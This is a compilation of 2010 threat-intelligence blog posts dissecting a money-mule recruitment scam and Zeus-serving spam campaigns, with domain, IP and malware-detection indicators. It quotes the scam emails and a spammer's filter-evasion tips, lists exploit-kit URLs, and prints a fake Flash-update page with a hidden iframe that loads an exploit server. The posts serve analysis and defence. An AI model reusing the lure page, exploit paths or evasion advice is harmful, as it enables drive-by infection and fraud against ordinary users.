1. [http://www.projecthoneypot.org/ip\\_91.207.4.162?vid=4lo20a29d1h0pnf8k2kpbinql2](http://www.projecthoneypot.org/ip_91.207.4.162?vid=4lo20a29d1h0pnf8k2kpbinql2)

2. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

3. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

4. [http://ddanchev.blogspot.com/2009/12/celebrity-themed-scaware-campaign\\_07.html](http://ddanchev.blogspot.com/2009/12/celebrity-themed-scaware-campaign_07.html)

5.

<http://www.virustotal.com/analysis/1ddfc6b68894a31cae13fcb06227901ce87d3449a442c6de83b466e091d1ca5e7-12660>

[06095](#)

6. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>

7. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>

8. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

9. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
10. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
11. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
12. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
13. <http://ddanchev.blogspot.com/>
14. <http://twitter.com/danchodanchev>

145



### **Dissecting an Ongoing Money Mule Recruitment Campaign (2010-02-12 23:46)**

Money mule recruiters can be sometimes described as mass-marketing zombies, who have absolutely no idea who

they're trying to recruit. **Cefin Consulting & Finance - cefincf .com** - 195.190.13.106 - Email: flier@infotorrent.ru is the very latest example of such a campaign, trying to recruit, well, me.

The initial recruitment email was spammed from **maximumsxz78@roulottesste-anne.com** with IP **221.154.76.195**:

*" Cefin Consulting & Finanace is one of the leading providers of consulting services in the world. Our success depends both on high quality of services and on professionally*

*managed and reliable business processes. This is the reason why quality is our main concern. However, the only way to reach top-notch quality in our business is permanent struggle for quality and engineering of stable procedures. It is not possible to reach high quality standards without dedicated personnel striving for flawless operation of processes and projects in their daily life.*

*Currently we have a Financial Manager opening. No deadlines for applications are set. The job of Financial*

*Manager includes processing of money transfers, sent to his personal bank accounts by company clients. Upon*

*receiving a transfer the Financial Manager has to redirect it to the account specified by our dispatchers. All you need for this job are: 3-4 free hours a day, your wish, ability to work in a team and responsibility. The initial wages will equal 5 % of total monthly turnover.*

*Requirements to Candidates:*

*- 20 years old and more*

146



*- Be able to check your email several times a day*

*- Should have personal (or business) bank account*

*- Have a skill to communicate and access to the Internet.*

*- Foreign language (English is preferable).*

*- To have an opportunity in any working hours to go to closest Western Union location and make money transfer .*

*What we offer:*

*- Generous wages - (Your earnings will originally make 5 % from each payment. Your earnings will originally make 5 %*

*from each payment. After 5 remittances if you will operatively work and correctly, your earnings raises up to 10 %. )*

*- Opportunity of increase in your earnings.*

*- Free seminars and training courses (After 6 months of great work).*

*2010 © Cefin Consulting & Finanacelf you are interested in this opening, don't hesitate to send your CV at our e-mail: **cefincfss@yahoo.com** All right reserved. "*

Response received from **cefincfss@yahoo.com** with IP [1]**91.207.4.162**, asking for the following details, althrough the [2]**DIY money-mule recruitment management interface** automates the entire process, thereby allowing it to scale:

*" If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:*

147



*1) First name; 2) Last name; 3) Country; 4) City; 5) Zip code; 6) Home Phone number, Work Phone number,*

*Mobile Phone number; 7) Bank account info.; a) Bank name; b) Account name; c) Account number; d) Sort code; 8) Scan you passport or driver license"*



The CV forwarding email provided is **mynesco@yahoo.com**, although they'll even recruit you without sending

them the required CV.

What's special about the bogus company, is not the new template layout that they've purchased from a [3]**vendor offering creative for money-mule recruitment campaign**, but their attempt to establish themselves as a trusted brand by featuring fake certificates issued by easily recognizable brands, such as **Western Union, Money Gram, Investors in People, the World Business Community** and even an award from the **Chamber Awards** for 2004 in the category - "*Most Promising New Business*".

**Moreover, parked on the very same IP where the money mule recruitment is, are also domains currently serving**

**live exploits, as well as a DIY interface for a spamming service known as "OS-CORP".**

The certificates in question:

148



149



150



151



152



**Cefin Consulting & Finance** describes itself as:

*" Cefin consulting & Finance was founded at the beginning of 1990. The emerged structure united specialists with unique background in management consulting, marketing research, business evaluation and stock-exchange*

*operations. The following two companies constitute Cefin consulting & Finance:*

*- Omega Financial Dept. - the dedicated company in the field of securities operations;*

*- Omega Consult - the dedicated consulting company, rendering services in strategic planning and corporate management.*

*Activity of Cefin consulting & Finance is focused on generation of balanced solutions for active development of the company and minimization of business risks.*

153



*Cefin consulting & Finance offers successful managerial solutions through consulting support to projects in various spheres, namely: comprehensive restructuring and organizational development, generation of managing companies, engineering of tailored management systems for corporate clients, implementation of project management methods, business development financial and economic simulation.*

*Top-notch dedicated professionals with key competence in various consulting fields constitute our rigorous staff.*

*We boast to have management consulting and business strategy development experts, certified securities dealers, assessment and registration, marketing and financial specialists, corporate law and anti-monopoly legislation gurus.*

*Address: Cefin consulting & Finance is located at 510 East 80th Street, New York, New York 10021 , United States 786-475-3994; 786-475-3994 (FAX)"*

154



The money mule recruitment domain **cefincf .com** - 195.190.13.106 - Email: flier@infotorrent.ru remains active.

Parked on the same IP are also the following domains, currently hosting live exploit kits:

**384756783900 .cn** - Email: abuse@domainsreg.cn

**109438129432 .cn** - Email: abuse@domainsreg.cn

**234273849543 .cn** - Email: abuse@domainsreg.cn

**783456788839 .cn** - Email: abuse@domainsreg.cn

**odnaklasniki .cn** - Email: Michell.Gregory2009@yahoo.com  
- Email profiled in December 2009's "[4] **Celebrity-**

**Themed Scareware Campaign Abusing DocStoc"** - money mule recruitment connection

**mynes-consultings .cn** - Email: grishanizov@gmail.com

**mynes-consult .cn** - Email: grishanizov@gmail.com

155



Sample live exploit structure, currently active at these domains:

- **mynes-consult .cn** -> if exploitation is not possible, the user is redirected to the legitimate **newegg.com**

- **mynes-consult .cn/load.php?spl=mdac**

- **mynes-consult .cn/load.php?spl=buddy**

- **mynes-consult .cn/load.php?spl=myspace**

- **mynes-consult .cn/load.php?spl=vm12**

- **mynes-consult .cn/load.php?spl=ymj**

- **mynes-consult .cn/load.php?spl=zango1**

- **mynes-consult .cn/load.php?spl=zango2**

All of these exploits drop load.exe -

**[5]TrojanDownloader:Win32/Cutwail.gen!C** - Result: 41/41 (100.00 %),

which upon execution phones back to **69.162.86.210**.

With cybercriminals actively multi-tasking these days, this money mule recruitment gang doesn't make an ex-

ception. On one of the domains listed above, a low-profile DIY spamming service known as OS-CORP is offering its

services.



The DIY spam service, also has Terms of Service and offers basic spamming recommendations. The following is a roughly translated version of them:

- " - *No child Porno spamming!*
- *Do not offer me affiliate program ( % of sales), I do not care!*
- *ICQ almost always online, but this does not mean that I always present! If you have not received an answer immediately have patience, I will answer as soon as appearing!*
- *Mailing lists on bases of certain subjects are more expensive!*
- *I am not responsible for your campaigns and sites sites that are sometimes nailed in the process of spam! Use anti-abuse hosting!*
- *I'm not offering anti-abuse hosting services!*
- *I don't offer recommendations for such services. I give only the services that spam!*
- *Campaign's size should be UP TO 50 kb!*



*Recommendations for the preparation of material for delivery!*

*- Do not always send the same text messages, ideally, to change the text after each mailing, the effect of there!*

*- Do not use themes in writing (headers) words such as EARN, OFFER, do not put a lot of exclamation marks and other (better do without them), just one!*

*- For a good response from countries whose native language is not English (eg Sweden, Spain, Denmark, etc.) is highly desirable to use the native language of the text distributed to countries, it gives a wonderful effect, and should not be mistaken, in countries such not everyone knows English, verified repeatedly!*

*- Do not write too long texts on a number of reasons this does not give a positive effect, but not limited to one sentence worth! Ideally, make the text in a few not particularly bulky paragraphs! "*

The deeper your analyze, the more malicious, and most importantly, inter-connected it gets.

### **Related coverage of money laundering in the context of cybercrime:**

[6]Keeping Money Mule Recruiters on a Short Leash - Part Two

158

[7]Keeping Reshipping Mule Recruiters on a Short Leash

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

[10]Money Mule Recruiters use ASProx's Fast Fluxing Services

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Inside a Money Laundering Group's Spamming Operations

*This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.*

1. [http://www.projecthoneypot.org/ip\\_91.207.4.162?vid=4lo20a29d1h0pnf8k2kpbinql2](http://www.projecthoneypot.org/ip_91.207.4.162?vid=4lo20a29d1h0pnf8k2kpbinql2)

2. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

3. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

4. [http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign\\_07.html](http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html)

5.

<http://www.virustotal.com/analysis/1ddfc6b68894a31cae13fcb06227901ce87d3449a442c6de83b466e091d1ca5e7-12660>

[06095](#)

6. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>

7. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>

8. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

9. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
10. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
11. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
12. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
13. <http://ddanchev.blogspot.com/>
14. <http://twitter.com/danchodanchev>

159



### **IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild (2010-02-15 23:34)**

**UPDATED: Monday, February 22, 2010** - Another typosquatted domains portfolio is being spamvertised, including two new name servers, parked on the same IP where name servers from previous campaigns were hosted.

160



Typosquatted domains, and name servers of notice are as follows:

**dese.co.kr** - Email: asondrapgt@hotmail.com

**dese.kr** - Email: asondrapgt@hotmail.com



**dese.ne.kr** - Email: asondrapgt@hotmail.com

**dese.or.kr** - Email: asondrapgt@hotmail.com

**desr.co.kr** - Email: asondrapgt@hotmail.com

**desr.kr** - Email: asondrapgt@hotmail.com

**desr.or.kr** - Email: asondrapgt@hotmail.com

**desv.co.kr** - Email: asondrapgt@hotmail.com

**desv.kr** - Email: asondrapgt@hotmail.com

**desv.ne.kr** - Email: asondrapgt@hotmail.com

**desv.or.kr** - Email: asondrapgt@hotmail.com

**desx.co.kr** - Email: asondrapgt@hotmail.com

**desx.kr** - Email: asondrapgt@hotmail.com

161

**desx.ne.kr** - Email: asondrapgt@hotmail.com

**desx.or.kr** - Email: asondrapgt@hotmail.com

**edasa.co.kr**

**edasa.kr**

**edasa.ne.kr**

**edasa.or.kr**

**edase.co.kr**

**edase.kr**

**edase.ne.kr**

**edase.or.kr**

**edasn.kr**

**edasn.ne.kr**

**edasn.or.kr**

**edasq.co.kr**

**edasq.kr**

**edasq.ne.kr**

**edasq.or.kr**

Name servers of notice:

**ns1.silverbrend.net** - 87.117.245.9 - Email:  
klincz@aol.com

**ns1.hours canine.com** - 87.117.245.9 - Email:  
carruawau@gmail.com

**UPDATED: Sunday, February 21, 2010** - The gang is currently spamming a phishing campaign - no client-side

serving iFrames found so far - attempting to steal Google account and Blogspot accounting data. Given the fact that the gang is capable of generating hundreds of thousands of bogus accounts on their own, as well as buy them in bulk orders from vendors that have already built such an inventory across multiple social networking sites, the only logical reason for attempting to phish for such data would be to attempt to maliciously monetize the traffic of legitimate blogs.



The newly spamvertised domains, including a new name server are as follows:

**esub.co.kr** - Email: osamplerl61@hotmail.com

**esub.kr** - Email: osamplerl61@hotmail.com

**esub.ne.kr** - Email: osamplerl61@hotmail.com

**esug.co.kr** - Email: osamplerl61@hotmail.com

**esug.kr** - Email: osamplerl61@hotmail.com

**esug.ne.kr** - Email: osamplerl61@hotmail.com

**esuk.kr** - Email: osamplerl61@hotmail.com

**esuk.ne.kr** - Email: osamplerl61@hotmail.com

**esuk.or.kr** - Email: osamplerl61@hotmail.com

**esus.co.kr** - Email: osamplerl61@hotmail.com

**esus.kr** - Email: osamplerl61@hotmail.com

**esus.ne.kr** - Email: osamplerl61@hotmail.com

**esut.co.kr** - Email: osamplerl61@hotmail.com

**esut.kr** - Email: osamplerl61@hotmail.com

**esut.ne.kr** - Email: osamplerl61@hotmail.com

**ns1.nitroexcel.com** - 89.238.165.195 (the same IP was also hosting the name server domains from previous

campaigns) - Email: rackmodule@writemail.com

**UPDATED: Saturday, February 20, 2010** - The client-side exploit serving iFrame directory has been changed to **91.201.196.101 /usasp11/in.php**, with another typosquatted portfolio of domains currently being spamvertised.

163



Detection rates: **update.exe** - [1]Trojan.Zbot - Result: 25/40 (62.5 %) (phones back to **trollar.ru /cnf/trl.jpg** -

109.95.114.133 - Email: bernardo\_pr@inbox.ru); **file.exe** - [2]Trojan.Spy.ZBot.12544.1 - Result: 26/41 (63.42 %); **ie.js** - [3]JS:CVE-2008-0015-G - Result: 14/40 (35 %); **ie2.js** - [4]Exploit:JS/CVE-2008-0015 - Result: 17/40 (42.5 %); **nowTrue.swf** - [5]Trojan.SWF.Dropper.E - Result: 24/41 (58.54 %); **pdf.pdf** - [6]Exploit.JS.Pdfka.bln - Result: 11/41

(26.83 %); **swf.swf** - [7]SWF/Exploit.Agent.BS - Result: 8/40 (20 %).

Domain portfolio, name server of notice - **ns1.vektorails.net** - 74.117.63.218 - Email: admin@forsyte.info : **desa.co.kr** - Email: hjfeasey@yahoo.co.uk

**desa.kr** - Email: hjfeasey@yahoo.co.uk

**desa.ne.kr** - Email: hjfeasey@yahoo.co.uk

**desa.or.kr** - Email: hjfeasey@yahoo.co.uk

**desb.co.kr** - Email: hjfeasey@yahoo.co.uk

**desb.kr** - Email: hjfeasey@yahoo.co.uk

**desb.ne.kr** - Email: hjfeasey@yahoo.co.uk

164



**desb.or.kr** - Email: hjfeasey@yahoo.co.uk

**deso.kr** - Email: hjfeasey@yahoo.co.uk

**deso.or.kr** - Email: hjfeasey@yahoo.co.uk

**desv.kr** - Email: hjfeasey@yahoo.co.uk

**desz.co.kr** - Email: hjfeasey@yahoo.co.uk

**desz.kr** - Email: hjfeasey@yahoo.co.uk

**desz.ne.kr** - Email: hjfeasey@yahoo.co.uk

**desz.or.kr** - Email: hjfeasey@yahoo.co.uk

**UPDATED: Wednesday, February 17, 2010** - The iFrame directory has been changed to **91.201.196.101 /us-**

**asp/in.php**, detection rate for **update.exe** - [8]Trojan-Spy.Win32.Zbot.gen - Result: 17/40 (42.5 %).

165

Currently active and spamvertised domains include:

**saqwk.co.kr** - Email: Camerc05@yahoo.com

**saqwk.kr** - Email: Camerc05@yahoo.com

**saqwk.ne.kr** - Email: Camerc05@yahoo.com

**saqwk.or.kr** - Email: Camerc05@yahoo.com

**saqwm.co.kr** - Email: Camerc05@yahoo.com

**saqwm.kr** - Email: Camerc05@yahoo.com

**saqwm.ne.kr** - Email: Camerc05@yahoo.com

**saqwq.co.kr** - Email: Camerc05@yahoo.com

**saqwq.kr** - Email: Camerc05@yahoo.com

**saqwq.ne.kr** - Email: Camerc05@yahoo.com

**saqwq.or.kr** - Email: Camerc05@yahoo.com

**saqwz.co.kr** - Email: Camerc05@yahoo.com

**saqwz.kr** - Email: Camerc05@yahoo.com

**saqwz.ne.kr** - Email: Camerc05@yahoo.com

**saqwz.or.kr** - Email: Camerc05@yahoo.com

As anticipated, the botnet masters behind the systematically rotated campaigns dissected in previous posts,

kick off the week with multiple campaigns parked on the newly introduced fast-fluxed domains.

166



In a typical multitasking fashion, two campaigns are currently active on different sub domains introduced at the

typosquatted fast-flux ones, impersonating the U.S IRS with "*Unreported/Underreported Income (Fraud Application)*"

*theme*", as well as a variation of the [9]already profiled PhotoArchive campaign, using a well known "[10] *You don't have the latest version of Macromedia Flash Player*" error message.

167



Let's dissect both campaigns, sharing the same fast-flux infrastructure, and currently spammed in the wild.

Sample campaign URLs from the PhotoArchive, SecretArchives themed campaign:

- **archive .repok.or.kr/archive0714/?id=test@test.com**

- **secretarchives .renyn.kr/archive0714/?id=test@test.com**

- **secretfiles .repo1it.me.uk/archive0714/?id=test@test.com**

- **secretarchives .renyn.ne.kr/archive0714/?id=test@test.com**

- **postcards .repo1ix.co.uk/archive0714/?id=test@test.com**

Sample sub domain structure:

**anonymousfiles .repo1i2.me.uk**

**archive .repo1iq.me.uk**

**archive .repo1it.me.uk**

**archives .repo1i1.me.uk**

**filearchive .repo1i1.me.uk**

**files .repo1it.me.uk**

**files .repo1ix.me.uk**

**files4friends .repo1it.me.uk**

**secretarchives .repo1iq.me.uk**

**secretarchives .repo1iw.me.uk**

**secretarchives .repo1ix.me.uk**

168

**secretfiles .repo1iq.me.uk**

**sendspace .repo1i2.me.uk**

**archive .repo1ix.co.uk**

**archives .repo1iq.co.uk**

**archives .repo1ix.co.uk**

**files .repo1iq.co.uk**

**files4friends .repo1ix.co.uk**

**incognito .repo1iq.co.uk**

**postcard .repo1iq.co.uk**

**postcard .repo1iw.co.uk**

**secretarchives .repo1iw.co.uk**

**www.irs.gov .repo1ix.co.uk**



Embedded iFrame - **91.201.196.101 /ukasp/in.php**  
(AS42229 (MARIAM-AS PP Mariam) attempts to exploit

[11]CVE-2007-5659; [12]CVE-2008-2992; [13]CVE-2008-0015; [14]CVE-2009-0927 and [15]CVE-2009-4324. Upon

successful exploitation, **file.exe** - [16]Trojan-Spy.Win32.Zbot.gen - Result: 12/41 (29.27 %) is served. Just like the original **update.exe** - [17]Trojan.Zbot - Result: 13/40 (32.50 %) available as a manual download from the pages, both

[18]samples phone back to the well known **elnasa.ru**  
**/asd/elnasa.ble** - 109.95.114.71 - Email: kievsk@yandex.ru  
-

[19]Aleksey V Kijanskiy.

Naturally, [20]AS42229 (MARIAM-AS PP Mariam) is a cybercrime-friendly AS, with the following currently active Zeus C &Cs parked there:

**91.201.196.35**

**91.201.196.75**

**91.201.196.76**

**91.201.196.38**

**91.201.196.34**

**91.201.196.37**

Sample URL from the IRS-themed campaign:

- **irs.gov**  
**.renyn.kr/fraud.applications/application/statement.php**

Sample iFrame from the IRS-themed campaign - **109.95.114.251 /usa50/in.php** is currently down. The same

IP was used to serve client-side exploits in a previous campaign - "[21] *Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams*".

Detection rate for **tax-statement.exe** - [22]Trojan-Spy.Win32.Zbot.gen - Result: 37/41 (90.25 %), [23]which upon execution phones [24]back to the well known **nekovo.ru /cbd/ nekovo.br** - 109.95.115.18 - Email: kievsk@yandex.ru

- Aleksey V Kijanskiy

169



Active and spamvertised fast-fluxed domains part of the campaign:

**renya.co.kr** - Email: Sethdc77@yahoo.co.uk

**renya.kr** - Email: Sethdc77@yahoo.co.uk

**renya.ne.kr** - Email: Sethdc77@yahoo.co.uk

**renya.or.kr** - Email: Sethdc77@yahoo.co.uk

**renyn.kr** - Email: Sethdc77@yahoo.co.uk

**renyn.ne.kr** - Email: Sethdc77@yahoo.co.uk

**renyn.or.kr** - Email: Sethdc77@yahoo.co.uk

**renyo.co.kr** - Email: Sethdc77@yahoo.co.uk

**renyo.kr** - Email: Sethdc77@yahoo.co.uk

**renyo.ne.kr** - Email: Sethdc77@yahoo.co.uk

**renyo.or.kr** - Email: Sethdc77@yahoo.co.uk

**renyx.co.kr** - Email: Sethdc77@yahoo.co.uk

**renyx.kr** - Email: Sethdc77@yahoo.co.uk

170

**renyx.ne.kr** - Email: Sethdc77@yahoo.co.uk

**renyx.or.kr** - Email: Sethdc77@yahoo.co.uk

**rep021.co.kr** - Email: DRendell3407@hotmail.com

**rep021.kr** - Email: DRendell3407@hotmail.com

**rep021.ne.kr** - Email: DRendell3407@hotmail.com

**rep021.or.kr** - Email: DRendell3407@hotmail.com

**rep022.co.kr** - Email: DRendell3407@hotmail.com

**rep022.kr** - Email: DRendell3407@hotmail.com

**rep022.ne.kr** - Email: DRendell3407@hotmail.com

**rep022.or.kr** - Email: DRendell3407@hotmail.com

**rep023.co.kr** - Email: DRendell3407@hotmail.com

**rep023.kr** - Email: DRendell3407@hotmail.com

**rep023.or.kr** - Email: DRendell3407@hotmail.com

**rep024.kr** - Email: DRendell3407@hotmail.com

**rep071.co.kr** - Email: KantuM37690@hotmail.com

**rep071.kr** - Email: KantuM37690@hotmail.com

**rep071.ne.kr** - Email: KantuM37690@hotmail.com

171



**rep071.or.kr** - Email: KantuM37690@hotmail.com

**rep072.co.kr** - Email: KantuM37690@hotmail.com

**rep072.kr** - Email: KantuM37690@hotmail.com

**rep072.ne.kr** - Email: KantuM37690@hotmail.com

**rep072.or.kr** - Email: KantuM37690@hotmail.com

**rep073.co.kr** - Email: KantuM37690@hotmail.com

**rep073.kr** - Email: KantuM37690@hotmail.com

**rep073.ne.kr** - Email: KantuM37690@hotmail.com

**rep073.or.kr** - Email: KantuM37690@hotmail.com

**rep074.co.kr** - Email: KantuM37690@hotmail.com

**rep074.ne.kr** - Email: KantuM37690@hotmail.com

**rep074.or.kr** - Email: KantuM37690@hotmail.com

**rep1051.co.uk**

**rep1051.me.uk**

**rep1051.org.uk**

**rep1051.uk.com**

**repak.co.kr** - Email: limhomeslm@yahoo.co.uk

172

**repak.kr** - Email: limhomeslm@yahoo.co.uk

**repak.ne.kr** - Email: limhomeslm@yahoo.co.uk

**repak.or.kr** - Email: limhomeslm@yahoo.co.uk

**repaz.co.kr** - Email: Olb55768@yahoo.co.uk

**repaz.kr** - Email: Olb55768@yahoo.co.uk

**repaz.or.kr** - Email: Olb55768@yahoo.co.uk

**repek.co.kr** - Email: limhomeslm@yahoo.co.uk

**repek.ne.kr** - Email: limhomeslm@yahoo.co.uk

**repek.or.kr** - Email: limhomeslm@yahoo.co.uk

**repey.co.kr** - Email: Olb55768@yahoo.co.uk

**repey.kr** - Email: Olb55768@yahoo.co.uk

**repey.ne.kr** - Email: Olb55768@yahoo.co.uk

**repey.or.kr** - Email: Olb55768@yahoo.co.uk

**repia.co.kr** - Email: Olb55768@yahoo.co.uk

**repia.kr** - Email: Olb55768@yahoo.co.uk

**repia.ne.kr** - Email: Olb55768@yahoo.co.uk

**repia.or.kr** - Email: Olb55768@yahoo.co.uk

**repik.co.kr** - Email: limhomeslm@yahoo.co.uk

173



**repik.kr** - Email: limhomeslm@yahoo.co.uk

**repik.or.kr** - Email: limhomeslm@yahoo.co.uk

**repok.co.kr** - Email: limhomeslm@yahoo.co.uk

**repok.kr** - Email: limhomeslm@yahoo.co.uk

**repok.ne.kr** - Email: limhomeslm@yahoo.co.uk

**repok.or.kr** - Email: limhomeslm@yahoo.co.uk

**repoy.co.kr** - Email: Olb55768@yahoo.co.uk

**repoy.kr** - Email: Olb55768@yahoo.co.uk

**repoy.ne.kr** - Email: Olb55768@yahoo.co.uk

**repoy.or.kr** - Email: Olb55768@yahoo.co.uk

**repo1i1.co.uk**

**repo1i1.me.uk**

**repo1i2.co.uk**

**repo1i2.me.uk**

174

**repo1i3.co.uk**

**repo1ie.co.uk**

**repo1io.co.uk**

**repo1iq.co.uk**

**repo1iq.me.uk**

**repo1it.me.uk**

**repo1iw.co.uk**

**repo1iw.me.uk**

**repo1ix.co.uk**

**repo1ix.me.uk**

Name servers of notice:

**ns1 .skcrealestate.net** - 89.238.165.195 - Email:  
support@skrealty.net

**ns1 .addressway.net** - 89.238.165.195 - Email:  
poolbill@hotmail.com

**ns1 .skcpanel.com** - 64.20.42.235 - Email:  
support@sk.com

**ns1 .holdinglory.com** - 64.20.42.235 - Email:  
greysy@gmx.com

**ns1 .skcres.com** - 64.20.42.235 - Email: hr@skc.net

**ns1 .x-videocovers.net** - 64.20.42.235 - Email:  
storylink@live.com

Interestingly, researchers from [25]M86 Security gained access to the web malware exploitation kit used in a

previous campaign:

*" It has been up and running and serving exploits for nearly a day. **In this time almost 40,000 unique users***

***have been exposed to these exploits, and the Zeus file has been downloaded over 5000 times.** These downloads do not include the PhotoArchive.exe file downloads that a user may be tricked into downloading and executing*

*themselves. "*

Updated will be posted as soon as new developments emerge.

### **Related coverage of the gang's previous campaigns:**

[26]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[27]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[28]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[29]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[30]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[31]Pushdo Injecting Bogus Swine Flu Vaccine



[32]"Your mailbox has been deactivated" Spam Campaign  
Serving Crimeware

[33]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[34]The Multitasking Fast-Flux Botnet that Wants to Bank  
With You

*This post has been reproduced from [35]Dancho Danchev's  
blog. Follow him [36]on Twitter.*

1.

<http://www.virustotal.com/analysis/ef120bf9f7791f0acefb05d4628d2c2d87999938fdb9f3152142436bc321ec05-12666>

[91798](#)

2.

<http://www.virustotal.com/analysis/ea81a121b75fe8ad2e445cd13a6350850de2bf21cdb6d1dc4eac247b2aac3a40-12667>

[08037](#)

3.

<http://www.virustotal.com/analysis/1983abeb8001365952fe06814ab6a676acebac0b1cbf4f3d2030de424b0de130-12666>

[91316](#)

4.

<http://www.virustotal.com/analysis/f4d19dca77a571b73eae1f0c3640db81cc257472f1cc9e3f1ca0376216df4a91-12666>

[91333](#)

175

5.

<http://www.virustotal.com/analysis/de54327ae5b208f1f45704d41ef03c02758f7f12c2f63907db70429629c44df3-12666>

[91345](#)

6.

<http://www.virustotal.com/analysis/36e91b84b8e3f83a8044d3c375398d9840dce4f12d6c312f417e98f696dc34e0-12666>

[91352](#)

7.

<http://www.virustotal.com/analysis/6a0295a38536274beca2af613afbadabbdd29cbfb669942b02aec810d68ff019-12666>

[91365](#)

8.

<http://www.virustotal.com/analysis/7556ad16c7507777c21a73ebcc5d5ff3661f5e44a98899f117aa96bc3246f1fd-12664>

[25345](#)

9. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>

10. <http://irs/PhotoArchive%20Themed%20Zeus/Client-Side%20Exploits%20Serving%20Campaign%20in%20the%20Wild>

11. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5659>
12. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-2992>
13. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-0015>
14. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0927>
15. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-4324>
16. <http://www.virustotal.com/analysis/3d393354d40fc2a64cb68fe9fa51c575dab1af87065abbef811dd4d7e051db07-1266275738>
17. <http://www.virustotal.com/analysis/3aaa85a66689a9c09243127b0831e7294b3db191ce0c3e81ebc871fe843506fc-1266268338>
18. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
19. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>
20. <https://zeustracker.abuse.ch/monitor.php?as=42229>
21. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>

22.

<http://www.virustotal.com/analysis/f72cf75417e21eecf8defa1a52a9601c4eb4dbfd3961e782bd1c0aa0157ce8fc-12662>

[68334](#)

23. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>

24. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>

25. <http://www.m86security.com/trace/traceitem.asp?article=1233>

26. <http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html>

27. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>

28. <http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html>

29. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>

30. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>

31. <http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html>

32. <http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html>

33. <http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html>

34. <http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html>

35. <http://ddanchev.blogspot.com/>

36. <http://twitter.com/danchodanchev>

176

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/REC-html40/loose.dtd">
<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<link rel="stylesheet" type="text/css" href="theme.css">
<title>You don't have the latest version of Macromedia Flash Player</title>
</head><body leftmargin="0" topmargin="0" marginheight="0" marginwidth="0">
<iframe src="http://91.201.196.101/ukasp/in.php" width="0" height="0" frameborder="0"></iframe>
<br>
<table border="0" width="95%">
<tbody><tr>
<td width="10">

</td>
<td valign="bottom">
<font size="+1" face="Verdana, Geneva, Arial, Helvetica, sans-serif">You don't have the latest version of Macromedia Flash Player</font>
</td>
</tr>
<tr>
<td><nbsp;</td>
<td class="bodytext">
<p>
<font face="Arial, Helvetica, sans-serif">This site makes use of Macromedia® Flash(TM) software. You've installed an old version of Macromedia Flash
</p>
<p>
<a href="update.exe?Pl_Frod_Version=ShockwaveFlash" target="getflash">
</a></p>
</p>
</td>
</tr>
</tbody>
</table>
```

## IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild (2010-02-15 23:34)

### SECOND UPDATE for Wednesday, February 24, 2010 -

Another portfolio of new domains is being spamvertised, using the old PhotoArchive theme. The client-side exploits serving iFrame directory has been changed to

**91.201.196.101**

